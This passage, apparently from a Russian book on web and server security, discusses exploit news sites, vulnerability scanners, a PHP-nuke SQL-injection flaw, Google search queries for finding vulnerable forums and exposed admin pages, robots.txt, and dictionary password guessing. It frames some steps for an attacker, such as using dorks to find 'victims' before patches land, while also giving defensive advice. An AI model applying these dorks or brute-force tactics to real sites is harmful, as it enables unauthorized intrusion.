После появления новой уязвимости на Web-сайте **www.securitylab.ru** тут же под этой новостью разгорается бурное обсуждение того, как ее использовать и где взять необходимый эксплоит (программу, позволяющую использовать уязвимость, иногда ее называют "сплоит"). С практической точки зрения, Web-сайт хороший и нужный. Когда я использовал на своем Web-сайте распространенные форумы типа phpBB, то благодаря **www.securitylab.ru** оперативно узнавал об уязвимостях и чаще всего успевал устранять найденные в ИТ-мире ошибки.

С другой стороны, на форуме гуляет очень много скрипткидди (людей, которые используют для взлома чужие программы, чаще всего это молодые ребята, которые только хотят стать хакерами), от которых часто слышатся высказывания типа: "Научите меня использовать эту уязвимость". А ведь если научат, то он пойдет крушить все Web-сайты подряд — надо же где-то попробовать полученные знания. Именно такие люди представляют наибольшую опасность.

На форуме по безопасности **www.securitylab.ru** встречаются и профессионалы, которые не особо "гнут пальцы", а показывают и объясняют, как защититься. Возможно, они и сами ломают что-то, но не показывают этого. Лично я в основном нахожусь там как наблюдатель (отслеживаю тенденции), а если и оставляю сообщения, то не под своим именем.

Рис. 1.1. Web-сайт **www.securitylab.ru**

Ошибки в программах проявляются достаточно часто, но если защита сервера, который вы решили взломать, в данный момент близка к совершенству (минимум служб, и установлены все последние обновления), то придется ждать появления новых ошибок и эксплоитов к установленным на сервере службам. Как только увидите что-нибудь интересное, сразу скачайте эксплоит (или напишите свой) и воспользуйтесь им, пока администратор не успел закрыть уязвимость. А хороший администратор закрывает ошибки быстро, сразу после их появления, а если есть возможность, то автоматизирует этот процесс.

Мы не будем рассматривать реальные примеры ошибок серверов и сервисов, потому что эти ошибки латаются очень быстро, и к моменту появления книги на полках магазинов информация станет не просто устаревшей, она станет подобной каменному веку, поэтому не имеет смысла тратить время на рассмотрение подобного класса ошибок. В данном случае нужна только актуальная информация, и ее можно получить в Интернете.

1.3.4. Автоматизация

Практически каждый день специалисты по безопасности находят в разных системах недочеты, дыры или даже пробоины в системе безопасности. Все эти материалы выкладываются в отчетах BugTraq (бюллетень безопасности). Я уже советовал посещать Web-сайт **www.securityfocus.com**, чтобы следить за новостями, и сейчас не отказываюсь от своих слов. Все новое, действительно, можно найти там, но ведь есть целый ворох старых уязвимостей, которые существовали и, возможно, еще не закрыты. Как же поступить с ними? Неужели придется качать все эксплоиты и проверять каждый на работоспособность? Ну, конечно же, нет. Для этого используются сканеры безопасности, наиболее распространенные из них: SATAN, Internet Scanner, NetSonar, CyberCop Scanner.



Рис. 1.2. Программа Microsoft Baseline Security Analyzer

Недавно появилась даже программа от Microsoft — Microsoft Baseline Security Analyzer (рис. 1.2), которая проверяет систему на наличие установленных

критических обновлений, говорят, она даже бесплатная, что не удивительно. После запуска программы на тестирование она подключается к серверу Microsoft и скачивает последние модули для тестирования безопасности, как это делают антивирусные программы. Само сканирование происходит достаточно быстро, но большая часть тестов банально проверяет наличие последних обновлений.

С точки зрения хакера, программа Microsoft Baseline Security Analyzer бесполезна, потому что основные тесты проводятся локально. А вот с точки зрения администратора, программа очень удобна и поможет быстро увидеть основные недостатки безопасности.

Я не стану рекомендовать для использования какой-то определенный продукт. Пока не существует такого сканера безопасности, в котором была бы база абсолютно всех потенциальных уязвимостей. Поэтому скачивайте все, что попадется под руку, и тестируйте систему всеми доступными программами. Возможно, что-то вам и пригодится. Но обязательно обратите внимание на продукты компании ISS (Internet Security Systems, **www.iss.net**), потому что сканеры этой фирмы (Internet Scanner, Security Manager, System Scanner и Database Scanner) используют три метода сканирования, о чем мы поговорим чуть позже. Сотрудники ISS работают в тесном контакте с Microsoft и постоянно обновляют базу данных уязвимостей. А с недавнего времени, эта компания принадлежит IBM. Но, несмотря на то, что продукты этой фирмы лучшие, я советую использовать хотя бы еще один сканер другого производителя.

Компания ISS разработала целый комплект утилит под общим названием SAFEsuite. В него входят не только компоненты проверки безопасности системы, но и модули выявления вторжения и оценки конфигурации основных серверных ОС.

Сканеры безопасности, как и антивирусы, защищают хорошо, но только от старых уязвимостей. Любой новый метод взлома не будет обнаружен, пока вы не обновите программу. Поэтому я не рекомендую целиком и полностью полагаться на отчеты автоматизированного сканирования, а после работы программы самостоятельно проверить наличие последних уязвимостей, описанных в каком-либо BugTraq.

С помощью автоматизированного контроля очень хорошо производить первоначальную проверку, чтобы убедиться в отсутствии старых ляпсусов. Если ошибки найдены, то нужно обновить уязвимую программу, ОС или службу, или поискать на том же Web-сайте **www.securityfocus.com** способ устранения ошибки. Почти всегда вместе с описанием уязвимости дается вакцина, позво-

ляющая залатать прореху. Вакцину может предложить и программа сканирования, если в базе данных есть решение проблемы для данного случая.

Почему даже после лучшего и самого полного сканирования нельзя быть уверенным, что уязвимостей нет? Помимо ошибок надо принимать во внимание еще и фактор конфигурации. На каждом сервере могут быть свои настройки, и при определенных условиях легко находимая вручную уязвимость может остаться незаметной для автоматического сканирования. На сканер надейся, а сам не плошай. Так что продолжайте тестировать систему на известные вам ошибки самостоятельно.

Каждый сканер безопасности использует свои способы и приемы поиска уязвимостей, и если один из них ничего не нашел, то другой может отыскать. Специалисты по безопасности любят приводить пример с квартирой. Допустим, что вы пришли к другу и позвонили в дверь, но никто не открыл. Это не значит, что дома никого нет, просто хозяин мог не услышать звонок, или он не работал. Но если позвонить по телефону, который лежит в этот момент возле хозяина, то он возьмет трубку. Может быть и обратная ситуация, когда вы названиваете по телефону, но его не слышно, а на звонок в дверь домочадцы отреагируют.

Точно так же происходит и при автоматическом сканировании: один сканер может позвонить по телефону, а другой — постучит в дверь. Они оба хороши, но в конкретных случаях при разных конфигурациях сканируемой машины могут быть получены различные результаты.

Существуют три метода автоматического определения уязвимости: сканирование, зондирование и имитация. В первом случае сканер собирает информацию о сервере, проверяет порты, чтобы узнать, какие на нем установлены службы, и на основе их выдает отчет о потенциальных ошибках. Например, сканер может проверить сервер и увидеть на 21-м порту работающий FTP-сервер. По строке приглашения (если она не была изменена), выдаваемой при попытке подключения, можно определить его версию, которая сравнивается с базой данных. И если в базе есть уязвимость для данного FTP-сервера, то пользователю выдается соответствующее сообщение.

Сканирование — далеко не самый точный процесс, потому что автоматическое определение легко обмануть, да и уязвимости может не быть. Некоторые погрешности в службах проявляются только при определенных настройках, т. е. при установленных вами параметрах ошибка не обнаружится.

При зондировании сканер не обследует порты, а проверяет программы на наличие в них уязвимого кода. Этот процесс похож на работу антивируса, который просматривает все программы на наличие соответствующего кода.

Ситуации похожие, но искомые объекты разные. Метод хорош, но одна и та же ошибка может встречаться в нескольких программах. И если код в них разный, то сканер ее не обнаружит.

Во время имитации сканер безопасности моделирует атаки из своей базы данных. Например, в FTP-сервере может возникнуть переполнение буфера при реализации определенной команды. Сканер не будет выявлять версию сервера, а попробует выполнить инструкцию. Конечно же, это приведет к зависанию, но вы точно будете знать о наличии или отсутствии ошибки на нем.

Имитация — самый долгий, но надежный способ, потому что если таким образом удалось взломать какую-либо службу, то и у хакера это получится. При установке нового FTP-сервера, который еще не известен сканерам безопасности, он будет опробован на уже известные ошибки других серверов. Очень часто программисты разных фирм допускают одни и те же ошибки. При использовании сканирования анализатор может без проблем найти уязвимость.

Когда проверяете систему, обязательно отключайте сетевые экраны. Если доступ заблокирован, то сканер безопасности не сможет протестировать нужную службу. В этом случае он сообщит, что ошибок нет, но реально они могут быть. Конечно же, это не критичные ошибки, потому что они закрыты сетевым экраном, но если хакер найдет потайной ход и обойдет сетевой экран, то уязвимость станет опасной.

Дайте сканеру безопасности все необходимые права и доступ к сканируемой системе. Например, некоторые считают, что наиболее эффективно удаленное сканирование выполняется, когда атака имитируется по сети, ведь хакер тоже будет находиться на удаленной машине. Это правильно, но сколько времени понадобится на проверку стойкости паролей для учетных записей? Очень много! А сканирование реестра и файловой системы станет невозможным. Поэтому локальный контроль может дать более быстрый результат. А что, если хакер уже получил доступ к системе и пытается поднять свои привилегии?

При дистанционном сканировании только производится попытка прорваться в сеть. Такой анализ может указать на стойкость защиты от нападения извне. Но по статистике большинство взломов происходит изнутри, когда зарегистрированный пользователь поднимает свои права и тем самым получает доступ к запрещенной информации. Хакер тоже может иметь какую-нибудь учетную запись с минимальным статусом и воспользоваться уязвимостями для повышения прав доступа. Поэтому сканирование должно происходить и дистанционно для обнаружения потайных дверей, и локально для выявления ошибок в конфигурации, с помощью которых можно изменить привилегии.

В случае с Web-серверами данное утверждение тоже имеет место. Дело в том, что сценарии сайта выполняются в системе с правами Web-сервера, которые должны быть минимальными, и в большинстве систем они являются таковыми по умолчанию. Найдя уязвимость в сценарии, хакер получает возможность выполнять в системе сценарии с этими правами, и следующая его задача — поднять свои права, чтобы увидеть защищенные данные.

Автоматические сканеры безопасности проверяют не только уязвимости ОС и ее служб, но и сложность пароля, и имена учетных записей. В их анализаторах есть база наиболее часто используемых имен и паролей, и программа перебором проверяет их. Если удалось проникнуть в систему, то выдается сообщение о слишком простом пароле. Обязательно замените его, потому что хакер может использовать тот же метод и легко узнает параметры учетной записи.

Сканеры безопасности могут использовать как хакеры, так и администраторы. Но задачи у них разные. Одним нужно автоматическое выявление ошибок для последующего применения, а вторые используют его с целью поиска уязвимости с последующим устранением ошибки, причем желательно это сделать раньше, чем найдет и будет использовать ее хакер.

Ошибки, которые вы можете найти и которые могут привести к взлому, можно разделить на следующие категории:

- ошибки в коде программ. Такие ошибки исправляются простым обновлением программ;
- ошибки конфигурации. В некоторых случаях вполне безобидные программы могут оказаться опасными при определенных настройках. Данные ошибки проявляются из-за непрофессионализма или невнимательности администраторов;
- ошибки в распределении прав доступа. Очень распространенная ошибка, когда пользователю даются излишние права на объекты. Сколько не говорят специалисты по безопасности, а еще очень много компаний, где сотрудники работают в программах под правами администратора и/или с простейшими паролями. На одной из последних работ все пароли администраторов были идентичны имени;
- принудительное понижение безопасности. Например, могла быть включена определенная опция, которая снижает безопасность или размер ключа шифрования для того, чтобы сохранить совместимость со старыми версиями программы. В данном случае необходимо обновить все программы и отказаться от использования старых систем.

Не все автоматические анализаторы разделяют ошибки по типам, но понимать источник ошибки желательно.

1.4. Взлом Web-сервера

При взломе Web-сервера есть свои особенности. Если на нем выполняются CGI, PHP или другие сценарии, то предварительные исследования, которые мы описывали ранее, можно даже опустить. Иногда можно обойтись и без сканирования портов, а вот ОС определить желательно, ведь когда вы получите возможность выполнять команды, то должны знать, какие именно команды может выполнять система.

Для начала нужно просканировать Web-сервер на наличие уязвимых CGI-сценариев. Да, именно просканировать, потому что есть программы, которые автоматизируют этот процесс. Вы не поверите, но опять же по исследованиям различных компаний, в Интернете работает большое количество "дырявых" сценариев. Это связано с тем, что при разработке Web-сайтов в них изначально вносятся ошибки. Нет, не специально. Начинающие программисты очень редко проверяют входящие параметры в надежде, что пользователь не будет изменять код Web-страницы или URL, где Web-серверу передаются необходимые данные для выполнения каких-либо действий. Это стало возможным потому, что программисты понадеялись на добросовестность посетителей. А зря. Посетители очень часто не добросовестные.

Ошибку с параметрами имела одна из знаменитых систем управления Web-сайтом — PHP-nuke. А если быть точнее, за все время существования программы, там нашли не одну ошибку. Хотя в этой программе такие ошибки встречались неоднократно, одна нашумела больше всего. PHP-nuke — это набор сценариев, позволяющих создать форум, чат или новостную ленту и управлять содержимым Web-сайта без знания программирования. Любой пользователь компьютера, даже с небольшим опытом, с помощью нее сможет легко создать свой Web-сайт.

Все параметры в сценариях передаются через адресную строку браузера, и просчет содержался в параметре `ID`. Разработчики предполагали, что в нем будет передаваться число, но не проверяли это. Хакер, знающий структуру базы данных (а это не сложно, потому что исходные коды PHP-nuke доступны), легко мог поместить SQL-запрос к базе данных сервера в параметр `ID` и получить пароли всех зарегистрированных на Web-сайте пользователей. Конечно, пароли будут зашифрованы, но для расшифровки не надо много усилий, это мы рассмотрим чуть позже. Дело в том, что если пользователей много, то велика вероятность, что у кого-то из них будет слабый пароль.

Проблема усложняется тем, что некоторые языки, например, Perl, изначально не были предназначены для использования в Интернете. Из-за этого в них существуют опасные функции для манипулирования системой, и если про-

граммист неосторожно применил их в своих модулях, то злоумышленник может воспользоваться такой неосмотрительностью. Но даже если язык разрабатывался специально для создания Web-сайтов, опасные функции также могут присутствовать и в нем.

Но самая большая уязвимость — неграмотный программист. Из-за нехватки специалистов в этой области программированием стали заниматься все, кому не лень. Многие самоучки даже не пытаются задуматься о безопасности, а взломщикам это только на руку.

1.4.1. Анализатор Web-уязвимостей

Итак, ваша первостепенная задача — запастись парочкой хороших CGI-сканеров. Какой лучше? Ответ однозначный — ВСЕ. Даже самый плохой сканер с минимальными возможностями может найти брешь, о которой неизвестно даже лучшему. А главное, что по закону подлости именно она окажется доступной на сервере. Помимо этого, нужно посещать все тот же Web-сайт **www.securityfocus.com**, где регулярно выкладываются описания уязвимостей различных пакетов программ для Web-сайтов.

На заре Интернета очень часто можно было встретить сканеры с базами данных уязвимостей, но поддержка такой базы данных в наше время — очень дорогое удовольствие, потому что различных сценариев в Интернете очень много, а уязвимостей еще больше (в одном сценарии иногда находят по 10 и более ошибок). Все это отслеживать очень дорого, а платить пользователи за подобную программу не хотят. Хакеры вообще мало за что платят, а администраторам и владельцам сайтов такая база просто не нужна. Их интересуют ошибки только сценариев, установленных у них, и только актуальные ошибки, а не устаревшие.

Из-за этого в мире тестирования Web-уязвимостей более популярны программы-имитаторы, которые имитируют ошибку. На мой взгляд, это наиболее эффективный в данной сфере способ, потому что позволяет искать ошибки не по базе, а на абсолютно любом сайте. Подобный анализатор я реализовал в своей программе *Network Utilities Сеть и безопасность* (**http://russia.cydsoft.com**). В программе есть модуль тестирования безопасности, который ищет на сайтах такие уязвимости, как SQL Injection, XSS и PHP Include.

Начиная с версии 2009-го года, в программе полностью был переработан алгоритм поиска уязвимостей. Раньше программа пыталась найти уязвимость на сайте, отправляя неправильные значения параметров в URL и проверяя результат. Проверка подразумевала поиск в ответе от сервера текста сообщения об ошибке. Я просто прописал в программе все знаменитые ошибки различных языков программирования и баз данных. Именно так и поступают

некоторые программы-анализаторы. Я не буду говорить процентную долю таких программ, но все, что я тестировал, делали именно так.

Этот метод плох, потому что если программист запретил отображение ошибок, то моя программа не сможет увидеть уязвимость, даже если у сценария есть параметр, который вообще никак не проверяется. Метод плох и тем, что может срабатывать ложно, если на страницы просто отображается сообщение об ошибке, при этом это никак не связано с параметрами. Именно поэтому, в 2008 году я принялся за написание нового движка анализатора.

Как написать более эффективный алгоритм? Очень просто — программа должна просто пытаться взломать сайт так, как это делал бы хакер. Именно это я и попытался реализовать в виде кода. Конечно же, я простой программист и не смог наделить программу искусственным интеллектом, который смог бы крушить сайты в интернете, но кое-каким разумом программу наделил, пусть и искусственным.

Версия 2009 года генерирует больше трафика, потому что приходится больше обращаться к сайту, но результат оправдывает затраты. Теперь можно находить ошибки даже там, где программист запретил отображение сообщений об ошибках. Ошибочные срабатывания у анализатора пока еще остались, потому что искусственный интеллект программы еще требует доработки и повышения количества трафика, но над этим я сейчас работаю и в ближайшее время планирую выпустить обновленную версию 2010 года.

Более подробно о программе и используемом анализаторе можно прочитать на сайте **russia.cydsoft.com**. Рекомендую обратить внимание на следующие две страницы:

- **http://russia.cydsoft.com/products.php?helpid=118&product=19**;
- **http://russia.cydsoft.com/blog.php?id=8**.

1.4.2. Взлом с помощью поисковой системы

Функции поисковых систем развились до такой степени, что позволяют находить не только разрешенную информацию, но и запрещенную. Жаль, что большинство пользователей не освоило все функции поисковых систем (меньше возникало бы вопросов в стиле "где найти"), а вот взломщики изучили все функции и используют их в своих целях. Да, такую мощь злоумышленники просто не могли обойти стороной.

Один из самых простых способов взлома — найти с помощью поисковой системы закрытую Web-страницу. Некоторые Web-сайты имеют засекреченные области, к которым доступ осуществляется по паролю. Сюда же относятся платные ресурсы, где защита основана на проверке пароля при входе,

а не на защите каждой Web-страницы и использовании SSL. В таких случаях Google проиндексирует запрещенные Web-страницы, и их можно будет просмотреть, правильно составив поисковый запрос. Для этого всего лишь надо четко знать, какая информация хранится в файле, и как можно точнее составить строку запроса.

Поиск индексированных секретов

С помощью Google можно найти достаточно важные данные, которые скрыты от пользователя, но по ошибке администратора или программиста стали доступными для индексирующей машины. Если вы не первый день в мире информационных технологий, то уже, наверное, слышали о подобных случаях. Они с большим удовольствием описывались в прессе, а компании Google, я думаю, это только на руку. Ведь это показывает, какая хорошая у них поисковая система.

Во время поиска нужно правильно задавать параметры. Например, можно ввести в строку поиска следующую команду:

```
Годовой отчет filetype:doc
```

или

```
Годовой отчет filetype:xls
```

И вы найдете все документы в формате Word или Excel, содержащие слова "Годовой отчет". Возможно, документов будет слишком много, поэтому запрос придется ограничить сильнее, но кто ищет, тот всегда найдет.

Поиск уязвимых Web-сайтов

Допустим, вы узнали, что в какой-либо системе управления Web-сайтом появилась уязвимость. Что это за система? Существует множество платных и бесплатных готовых программ, написанных на PHP, Perl и других языках и позволяющих создать Web-сайт без особых усилий. Такие системы могут включать в себя готовые реализации форумов, гостевых книг, лент новостей и т. д. Например, phpBB или ikonboard, которые очень сильно распространены в Интернете, — наиболее популярные исполнения форумов.

Если в какой-нибудь из таких специальных программ найдена критическая уязвимость, то все Web-сайты в Интернете, использующие ее, подвергаются опасности. Большинство администраторов не подписаны на новости и не обновляют сценарии, поэтому остается только найти нужный Web-сайт и воспользоваться готовым решением для осуществления взлома.

Как найти Web-сайты или форумы, которые содержат уязвимость? Очень просто. Чаще всего сценарий жертвы можно определить по URL. Например, когда

вы просматриваете на Web-сайте **www.sitename.ru** раздел форума, использующего в качестве движка Invision Power Board, то строка адреса содержит **http://www.sitename.ru/index.php?showforum=4**. Текст "index.php?showforum=" будет встречаться на любом Web-сайте, использующем для форума Invision Power Board. Чтобы найти Web-сайты, содержащие в URL данный текст, нужно выполнить в поисковой системе Google следующий запрос:

```
inurl:index.php?showforum
```

Могут быть и другие программы, которые используют этот текст. Чтобы отбросить их, нужно еще добавить поиск какого-нибудь фрагмента из Web-страниц. Например, по умолчанию внизу каждой Web-страницы форума есть подпись: "Powered by Invision Power Board(U)". Конечно же, администратор волен изменить подпись, но в большинстве случаев ее не трогают. Именно такой текст можно добавить в строку поиска, и тогда результатом будут только Web-страницы нужного нам форума. Попробуйте выполнить следующий запрос:

```
Powered by Invision Power Board(U)
  inurl:index.php?showforum
```

Вы увидите более 150 тысяч Web-сайтов, реализованных на этом движке. Теперь, если появится уязвимость в Invision Power Board, то вы легко найдете жертву. Далеко не все администраторы успеют ликвидировать ошибки, а некоторые вообще не будут их исправлять, потому что Web-сайты могут быть уже давно позабыты и позаброшены.

Попробуйте задать в поиске `inurl:admin/index.php`, и вы найдете столько интересного, что аж дух захватывает. Такие ссылки очень часто используются для управления чем-либо на Web-сайте. Опытные администраторы защищают их паролями, и, конечно, большинство из этих ссылок будет недоступно, но открытые могут позволить уничтожить Web-сайт полностью.

Управление поисковым роботом

Чтобы защититься от ненужной индексации, можно управлять поисковым роботом. Как поисковые системы находят какие-то документы? Специальная программа-краулер "бегает" по Интернету по ссылкам со страницы на страницу и индексирует все, что находит. Если вы по ошибке выложите где-то ссылку на важные данные, которые не должны быть публичными, то поисковая система проиндексирует документ, и найти его с помощью поискового запроса станет намного проще.

Чтобы обезопасить важные данные от случайной ссылки и индексации, можно управлять краулером с помощью файла с именем robots.txt. Это просто

текстовый файл, который нужно создать в корне сайта. В нем прописываются права страницы или каталоги, которые можно или, наоборот, нельзя индексировать. Если вам нечего скрывать и можно индексировать весь сайт, то файл должен содержать две строки:

```
User-agent: *
Allow: /
```

В первой строке указан параметр `User-agent`, после которого можно указать поисковую систему, к которой относятся последующие правила. Если правила касаются всех, то нужно указать звездочку. Например, следующее содержимое файла запретит индексацию сайта Яндексом:

```
User-agent: Yandex
Disallow: /
```

Не вижу смысла запрещать что-то индексировать одной поисковой системе и разрешить другим, лучше прописывать разрешения сразу всем.

Во второй строке в первом случае указана команда `Allow` (разрешение), а во втором — `Disallow` (запрещение). После этих операторов нужно указать каталог, к которому вы хотите разрешить индексацию или запретить. Разрешать не имеет смысла, потому что по умолчанию поисковые системы индексируют все сайты, которые находят, если явно не запрещено.

После команд разрешения или запрета после двоеточия указывается путь в URL без доменного имени, разрешение к которому вы указываете. Это значит, что если нужно запретить индексацию корня сайта, то достаточно указать слеш /. Если нужно запретить индексацию администраторской панели или к папки приватных документов, то нужно указать их разрешения, каждое в отдельной строке:

```
User-agent: *
Disallow: /admin
Disallow: /private-docs
```

Управляя поисковой системой, можно наступить на небольшие грабли, потому что файл robots.txt никак не защищается сервером. Он открыт для всеобщего доступа, а не только поисковым системам. Это значит, что кто угодно сможет обратиться к этому файлу и увидеть, что запретил к индексации владелец сайта. Нужно просто написать в URL браузера адрес **http://www.flenov.info/robots.txt** (конечно же, тут flenov.info нужно заменить на имя домена, который вы хотите просмотреть), и вы увидите содержимое файла со всеми его разрешениями.

А зачем хакеру нужен файл robots.txt? Если запрещено индексировать папку /myadmin, то хакер может предположить, что по адресу **http://www.flenov.info/myadmin** (этот адрес не существует, это только при-

мер, поэтому можете не пытаться сейчас найти по нему что-то интересное) находится администраторская панель сайта. Вполне возможно, что хакер окажется прав, и если по этому адресу страница не защищена паролем, то хакер сможет получить к важным функциям управления сайтом.

Получается, что файл robots.txt может защитить вас от хакера, так и наоборот, помочь злоумышленнику проникнуть на сайт, поэтому не стоит надеяться только на этот файл.

Вы должны учитывать следующие факты относительно использования поисковых систем в защите и поиске уязвимостей:

- файл robots.txt запрещает только индексирование содержимого какой-то папки на Web-сервере, но не запрещает к ней доступ. Все папки с важными сценариями и сценариями администрирования должны быть защищены паролями. Это намного важнее и надежнее. Защищенные паролем папки поисковый краулер не сможет проиндексировать, потому что он не является хакером и индексирует только открытые сценарии;
- если папка содержит файлы документов, то имеет смысл запрещать их индексирование, если имена файлов не предсказуемы. Если взломщик знает имя файла или может его предугадать, то файлы будут скачаны с сервера и без поисковой системы;
- раз поисковая система смогла найти файл с важными данными, то значит, где-то есть открытая ссылка на файл, которую нашел поисковый краулер и может найти хакер, поэтому robots.txt не является спасением.

Никогда не стоит надеяться на файл robots.txt, и лично я им ничего и никогда не запрещаю. Все папки со сценариями администрирования я запрещаю только паролями и очень сложными.

1.5. Подбор паролей

Там, где не удалось взломать сервер с помощью умения и знаний, всегда можно воспользоваться чисто русским методом "серпа и молота". Это не значит, что серп нужно приставлять к горлу администратора, а молотком стучать по голове. Просто всегда остается в запасе такой метод грубой силы, как подбор паролей.

Давайте снова обратимся к статистике. Очень много исследований пришло к одному и тому же выводу, что большинство начинающих пользователей компьютера выбирает в качестве пароля имена своих любимых собачек, кошечек, даты рождения или номера телефонов. Так как у кошечек и собак не бывает имен типа kl43hYP51HBbs4#&g3, а чаще можно встретить Мурзиков,

Шариков и Тузиков, то такие имена подбираются очень быстро. Хорошо подобранный словарь может сломать практически любую систему, т. к. всегда найдутся неопытные пользователи с простыми паролями в виде имен. Самое страшное, если у этих "чайников" будут достаточно большие права.

Создать словарь, в котором будет слово kl43hYP51HBbs4#&g3, нереально, потому что никто даже представить себе такого не сможет. Вы видели фильм "Хакеры" с Анджелиной Джоли? В нем говорилось о том, что администраторы любят использовать четыре пароля. Нет, их конечно не четыре, но на заре Интернета разнообразие паролей действительно было небольшим, их было не более ста. Ведь тогда не очень заботились о безопасности, никто не думал о хакерах. После выхода фильма про Стар Трек, многие любители этого фильма выбирали в качестве пароля какие-то имена или названия из фильма.

Да что там далеко ходить — для тех систем и сайтов, которые важны для меня, я использую сложные пароли, сгенерированные методом случайно стука по клавиатуре. Для различных форумов, пароли к которым я не хочу запоминать, я использую три варианта паролей, один из которых соответствует названию одной из игр. Эта игра мне сильно понравилась в свое время и осталась в моей памяти очень ярким пятном.

В качестве яркого примера давайте вспомним знаменитейшего "червя Морриса", который проникал в систему, взламывая ее по словарю. Собственный лексикон червя был достаточно маленький и состоял менее чем из ста слов. Помимо этого, при переборе использовались термины из словаря, установленного в системе. Там их было тоже не так уж много. И вот благодаря такому примитивному алгоритму червь смог поразить громаднейшее число компьютеров и серверов. Это был один из самых массовых взломов!!! Да, случай давний, но средний профессионализм пользователей не растет, т. к. среди них много начинающих.

Но даже сейчас, когда на каждом углу говорят о необходимой сложности паролей, встречаются индивидуумы, которые выбирают совершенно простые пароли. Например, в 2002 г. фирма, где я работал, направила меня на обучение в МГТУ им. Баумана. А что, фирма платит, так почему бы не поехать в Москву и вместо работы не отдохнуть там? И я поехал. В кабинете, где мы обучались, было около 20 компьютеров, а во всем учебном корпусе их было более ста. При этом на всех компьютерах пароль администратора был password. Ну, это уже вообще из серии глупых комедий, когда вам пишут: "Enter the password" (Введите пароль), вы вводите слово "password" (пароль) и проникаете в систему.

Метод подбора очень часто используется для взлома почтовых ящиков, FTP и других служб, в которых протокол представляет собой простые текстовые

команды и где нет шифрования передаваемого по сети пароля. Взламывать шифры перебором — слишком утомительное занятие, особенно, если для получения одного зашифрованного текста необходимо много процессорного времени. Да, шифрованные пароли тоже можно взламывать, просто затраты тут будут выше.

Подбор — это достаточно долгий процесс, но если выбран действительно длинный и сложный пароль, то даже лучший словарь не выручит хакера. Но и в этом случае не стоит расслабляться. Хакер может воспользоваться полным подбором по всем символам. Это отнимет в несколько раз больше времени, но, в конце концов, даст положительный результат. Чтобы этого не произошло, нужно установить какую-нибудь систему обнаружения атак. Хороший сетевой экран без проблем выявит попытки подбора и просигнализирует об этом. Убедитесь, что ваш сетевой экран содержит подобную функцию.

Функция определения попытки взлома перебором очень проста в реализации. Нужно только отследить слишком большое количество неудачных попыток авторизации на один и тот же порт (сервис) с одного и того же адреса. Хакеры часто идут на хитрости и взламывают с нескольких адресов параллельно, но чтобы определить это, не нужен слишком высокий искусственный интеллект, количество неудачных попыток все равно остается весьма большим.

При полном переборе сложного пароля может понадобиться слишком много времени, что может оказаться не сопоставимым с полученным результатом. За время подбора пароль уже может измениться, если пользователь меняет их каждые пару месяцев. Получается, что защититься от перебора можно и регулярной сменой пароля, например, каждый месяц. В некоторых системах можно даже устанавливать определенные политики, которые смогут принудить пользователя менять пароль. Если в вашей ОС есть такая возможность, то обязательно используйте ее и для себя любимого, чтобы не забывать регулярно менять пароль.

Прежде чем приступать к подбору, нужно хорошо отредактировать словари имен и паролей. Очень важно знать, какую систему вы взламываете. Именно для этого мы определяли версию ОС. Например, если это серверный вариант Windows, то желательно, чтобы среди имен учетных записей был "Администратор". Ну, а если это UNIX-подобная система, то обязательно должен присутствовать "root", а все имена типа "Администратор" нужно убрать, потому что в UNIX таких учетных записей не создают. Конечно, бывают случаи, когда специалист по безопасности хочет представить свой сервер как Windows, а на самом деле это Linux, но такое бывает редко, потому что в клане Linux всячески ненавидят все, что связано с Microsoft, и данный случай можно опробовать отдельно вручную.

Наличие заведомо известного имени упрощает подбор, т. к. остается только найти пароль. Поэтому, чтобы усложнить злоумышленнику задачу, необходимо изменить имена учетных записей. Если же вы используете сложный пароль, то имя можно сделать попроще, потому что его лучше всего держать в голове. Идеальный вариант — усложнить и пароль, и имя.

Неплохо было бы включить в словарь любые имена и пароли, используемые по умолчанию для разных служб. Очень часто администраторы забывают или просто ленятся поменять пароли на службы, которые запущены, но не используются. Например, я сталкивался с настройкой MS SQL Server 7.0, в которой включена встроенная учетная запись sa, и при этом абсолютно без пароля. Наверное, поэтому Microsoft собирается убрать это имя уже в следующей версии своей СУБД, а MS SQL Server 2000 на каждом шагу предупреждает о необходимости использования пароля. При установке популярной базы данных MySQL нам даже не предлагают поменять пароль пользователя root и его нередко забывают поменять.

Иногда сложные пароли могут сыграть злую шутку. Если случайно забыть или потерять листик с паролем, то в систему нельзя будет войти и самому. В этом случае приходится собственноручно взламывать систему перебором. Благо, что вы хоть приблизительно знаете свой пароль, и можно упростить задачу, сузив количество вариантов.

